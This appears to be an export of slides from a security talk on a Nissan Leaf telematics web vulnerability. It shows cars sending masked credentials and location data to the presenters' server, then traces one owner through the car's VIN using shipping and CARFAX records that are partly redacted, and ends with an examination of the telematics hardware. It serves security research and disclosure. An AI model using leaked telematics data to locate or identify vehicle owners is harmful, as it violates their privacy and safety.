  <crd datum="wgs84" lat="40,00,**.***" lon="-75,01,**.***"></crd></vcl>
  <navi_set t_zone="-8.00" lang="use" dst_d="km" tmp_d="C" e_mlg_d="km/kwh"
    spd_d="km/h"></navi_set></bs_inf>
  <srv_inf><app name="AP"><send_data id_type="file"
    id="APUP001.001"></send_data></app></srv_inf>
</carwings>
```



THE WEB YULN

- The Web vulnerability
 - First knock comes from japan
- But then we start getting more knocks on the door and these are not your usual automated tools.
- We got cars connecting to our server?!?





THE WEB VULN


- The Web vulnerability
 - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<carwings version="2.2">
  <aut_inf navi_id="1054*****" tel="err" dcm_id="2012*****"
    dcm_tel="380*****" sim_id="89380*****" vin="1N4A*****"
    user_id="*****" password="*****"></aut_inf>
  <bs_inf><sftwr_ver navi="041-102-10111000000003010100" map="006"
    dcm="3NF0000642"></sftwr_ver>
  <vcl spd="0" drc="138.5" sts="stop" rss="5" crr="life:)">
  <crd datum="wgs84" lat="40,00,**.***" lon="-75,01,**.***"></crd></vcl>
  <navi_set t_zone="-8.00" lang="use" dst_d="km" tmp_d="C" e_mlg_d="km/kwh"
    spd_d="km/h"></navi_set></bs_inf>
  <srv_inf><app name="AP"><send_data id_type="file"
    id="APUP001.001"></send_data></app></srv_inf>
</carwings>
```



THE WEB YULN


The cars sent us plenty of data, including location, let's look at one of them a bit closer.





THE WEB YULN


The cars sent us plenty of data, including location, let's look at one of them a bit closer.





THE WEB YULN

The cars sent us plenty of data, including location, let's look at one of them a bit closer.





THE WEB YULN

Who owns this car? we have the VIN, lets google...

Sample shipment record for [REDACTED]
Ярославович П -Т Ет [REDACTED] Від 19.02.2011Р.
Коломийським Рв УМВС

[REDACTED] Ярославович П -Т Ет [REDACTED] Від 19.02.2011Р. Коломийським Рв Умвс imports from Not Available

BILL OF LADING

Receipient	Sender	HS CODE
ЯРОСЛАВОВИЧ П -Т ЕТ Від 19.02.2011Р. КОЛОМИЙСЬКИМ РВ УМВС Печеніжин, Вул. Прикарпатська	NOT AVAILABLE	[REDACTED]
Cargo Description 1.МОТОРНИЙ ТРАНСПОРТНИЙ ЗАСІБ ДЛЯ ПЕРЕВЕЗЕННЯ ПАСАЖИРІВ ПО ДОРОГАХ ЗАГАЛЬНОГО КОРИСТУВАННЯ: ЛЕГКОВИЙ АВТОМОБІЛЬ МАРКИ NISSAN МОДЕЛІ LEAF, НОМЕР КУЗОВА [REDACTED] ТИП ДВИГУНА Е View more		ARRIVAL DATE 2016-03-25
		WEIGHT 1493.00
		PRICE 26777.20
		DECLARATION NO. [REDACTED]
		CURRENCY RATIO 26.25
		CURRENCY NAME 840



THE WEB YULN

Who owns this car? we have the VIN, lets google...

Sample shipment record for [REDACTED] Y. P -T
Et [REDACTED] Vid 19.02.2011R. Kolomiysky District
Police

[REDACTED] Y. P -T Et [REDACTED] Vid 19.02.2011R. District Police Kolomiysky imports from Not Available

BILL OF LADING

Receipient	Sender	HS CODE
[REDACTED] Y. P -T ET [REDACTED] VID 19.02.2011R. KOLOMIYSKY DISTRICT POLICE Pechenizhyn S., Str. Carpathian, [REDACTED]	NOT AVAILABLE	[REDACTED]
Cargo Description VEHICLE 1.MOTORNYY FOR PASSENGER TRANSPORT ON PUBLIC ROADS: PASSENGER CARS MODEL NISSAN LEAF, BODY ISSUE [REDACTED], TYPE MOTOR ED " View more		ARRIVAL DATE 03/25/2016
		WEIGHT 1493.00
		PRICE 26777.20
		DECLARATION NO. [REDACTED]
		CURRENCY RATIO 26.25
		CURRENCY NAME 840



THE WEB YULN

Who owns this car? What can CARFAX tell us?

10/8/15	Washington Motor Vehicle Dept. Bellevue, WA	Title issued or updated First owner reported Titled or registered as personal lease vehicle
10/20/15	Washington Damage Report	Accident reported Vehicle involved in a rear-end collision with another motor vehicle Damage to front Vehicle towed Airbags did not deploy
10/20/15 748 mi.	Damage Report Washington	TOTAL LOSS VEHICLE Vehicle declared a total loss by an insurance company Collision damage reported



THE WEB YULN

Who owns this car? What can CARFAX tell us?

12/16/15	Washington Motor Vehicle Dept.	Vehicle purchase reported
1/26/16	Washington Motor Vehicle Dept. Bellevue, WA Title #1528	TOTAL LOSS VEHICLE New owner reported REBUILT TITLE ISSUED Titled or registered as lease vehicle
2/9/16	Vehicle Exporter	Vehicle exported from Newark, NJ and imported to Gdansk, Poland



THE WEB YULN


Who owns this car? What can CARFAX tell us?



THE WEB YULN

Why is this happening?

- Owner replacing the SIM card in their car.
- The Jasper network.





INTERMISSION



Continental



TELEMATICS



TELEMATICS

- Continental made Telematics Control Unit (TCU)
- Used as the conduit for the car to connect to the backend.
- Older model , buy it on eBay for cheap.





TELEMATICS

- Uses a cellular 2G modem



TELEMATICS

- Uses a cellular 2G modem
- Yes



TELEMATICS


- Uses a cellular 2G modem
- Yes
- 2G






TELEMATICS

Connected to the rest of the car like this





- Exploring the TCU - TOP






TELEMATICS

Gathering Intel from the board

